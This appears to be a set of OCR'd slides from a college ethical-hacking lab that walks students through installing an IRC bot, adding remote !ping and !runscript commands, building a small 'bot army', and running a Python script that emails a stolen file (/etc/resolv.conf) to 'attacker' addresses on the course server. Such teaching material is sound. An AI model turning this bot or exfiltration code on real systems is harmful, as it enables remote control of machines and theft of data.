


Connected and waiting for chat command

Joining an IRC channel

/join #cis76





Joined and waiting for chat command

Using Irssi Activity

Connect to eh-irc and join the #cis76 channel

```
irssi
/connect eh-irc
/channel #cis76
/nick firstname
/names
Hi 76ers!
/quit
```

If you don't have "seach cis.cabrillo.edu" in your /etc/resolv.conf file then use ***/connect eh-irc.cis.cabrillo.edu***

Use your own first name as your nickname


Let everyone know you made it into the channel

Write in the Confer chat window when finished


Installing IRC Bot

Join #cis76 channel again this time on Opus

[simben76@oslab ~]$ irssi
/join #cis76



/join #cis76



When finished type in Irssi that you are chatting from Opus now

Install IRC Bot on your EH-Kali

1. As the root user, install the bot on your EH-Kali-XX VM

```
mkdir ehbot
cd ehbot
scp xxxxxx76@opus.cis.cabrillo.edu:../depot/*.tgz .
```

(use your own Opus username)

```
tar xvzf ehbot.tgz
```

2) Review the extracted files and edit **bot_data.py**

Line 15 (botname):
change "XX" in "PodXXBot" to your pod number.


Line 16 (auth_users):
change "xxxxxx76" to your Opus username.

3) Launch your bot

```
python bot_connect.py
```

When finished type in Irssi that you activated your bot


Check that your bot joined the channel




When finished type in Irssi that your bot joined the channel

Testing your bot's !ping command

On EH-Kali-xx: tcpdump -i lo icmp





!ping 10.76.xx.150

Testing your bot's !ping command

root@eh-kali-05: ~/ehbot

File Edit View Search Terminal Help

```
root@eh-kali-05:~/ehbot# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
09:29:44.232130 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 1, length 64
09:29:44.232140 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 1, length 64
09:29:45.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 2, length 64
09:29:45.232529 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 2, length 64
09:29:46.232517 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 3, length 64
09:29:46.232537 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 3, length 64
09:29:47.232640 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 4, length 64
09:29:47.232653 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 4, length 64
09:29:48.232481 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 5, length 64
09:29:48.232497 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 5, length 64
09:29:49.232474 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 6, length 64
09:29:49.232493 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 6, length 64
09:29:50.232465 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 7, length 64
09:29:50.232477 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 7, length 64
09:29:51.232553 IP eh-kali-05 > eh-kali-05: ICMP echo request, id 26964, seq 8, length 64
09:29:51.232568 IP eh-kali-05 > eh-kali-05: ICMP echo reply, id 26964, seq 8, length 64
09:29:52.232467 IP
09:29:52.232479 IP
09:29:53.232448 IP
09:29:53.232459 IP
```


simben76@oslab:~

```
09:33 < simben76> !ping 10.76.5.150
09:33 < Pod12bot> Sorry, you're not in the list of users.
09:33 < Pod05bot> Sending ten pings, give me around 20 seconds to process.
09:33 < Pod05bot> Here you go: PING 10.76.5.150 (10.76.5.150) 56(84) bytes of data. | 10
                  packets transmitted, 10 received, 0% packet loss, time 9000ms
 [09:34] [simben76(+i)] [2:eh-irc/#cis76(+nt)]
[#cis76]
```

When finished type in Irssi that your bot can ping an ip address


Distributed Bot Ping


Doing a distributed ping using our EH Bot Army



Doing a distributed ping using our EH Bot Army

Only two bots in the army right now





Adding more commands to your bot

Adding another command to your bot

vi bot_commands

```
# File completed: Sept. 24th, 2016 01:45
# File modified: Oct. 1st, 2016 17:33 - added ping command.
# File modified: Oct. 15th, 2016 14:59 - added runscript command.
import commands
command_dictionary = {
    "join":{"code":"bot_core.bot_commands.join_channel(bot_core);"},
    "part":{"code":"bot_core.bot_commands.part_channel(bot_core);"},
    "quit":{"code":"bot_core.bot_commands.quit_server(bot_core);"},
    "debug":{"code":"bot_core.bot_commands.debug_variable(bot_core);"},
    "ping":{"code":"bot_core.bot_commands.ping_server(bot_core);"},
    "runscript":{"code":"bot_core.bot_commands.run_script(bot_core);"}
    }
```

Don't forget to add a comma

< snipped >

```
    else: bot_core.send_message("Sorry, this command is pretty strict. Make sure your IP address is simple IPv4.");

def run_script(bot_core):
    bot_core.send_message("Running the script ... watch out!");
    script_output = commands.getoutput("./bot_script").split("\n");
    bot_core.send_message("Script finished! {0}".format(script_output[0]));

# EOF
```

Adding a !runscript command to the bot_commands file

Add new IRC bot !runscript command

1. Use **`!quit`** in irrsi to terminate your bot.

2. Edit the bot_commands.py file.
   Line 10: Add a comma to the end of line.
   Line 11: Remove the beginning # (comment) character.
   Lines 57-60: Remove the beginning # (comment) characters

3. Make sure your bot still runs without errors
   `python bot_connect.py`


4. Use **`!quit`** in irrsi to terminate your bot.

When finished type in Irssi that your bot has been modified

Exfiltration script

Running an exfiltration script

vi bot_example01.script



A little bash script that runs a python program then makes a log entry

vi mailer.py

mailer.py (~/ehbot) - VIM

File Edit View Search Terminal Help

```
#
# The zombie computer runs this script to email contents of
# a file back to the attacker
#
# Credit: https://docs.python.org/2/library/email-examples.html
#
import smtplib
from email.mime.text import MIMEText
from sys import exit

# Update the two line below to your pod number and Opus username
podNum = "05"
userName = "simben76"

# Open a plain text file for reading then copy contents for email.
stolenFile = "/etc/resolv.conf"
fp = open(stolenFile, 'r')
msg = MIMEText(fp.read())
fp.close()

# Send the message.
victim = "pod" + podNum + "bot@eh-kali-" + podNum + ".cis.cabrillo.edu"
attacker1 = userName + "@opus.cis.cabrillo.edu"
attacker2 = "rsimms@opus.cis.cabrillo.edu"
msg['Subject'] = 'Exfiltrated %s file' % stolenFile
msg['From'] = victim
msg['To'] = attacker1 + ", " + attacker2
s = smtplib.SMTP('opus.cis.cabrillo.edu')
s.sendmail(victim, [attacker1,attacker2], msg.as_string())
s.quit()
```

1,1 Top

A little python program that emails the contents of a file to the attacker

Update bot_script to exfiltrate a file

1. Use **`!quit`** in irrsi to terminate your bot.

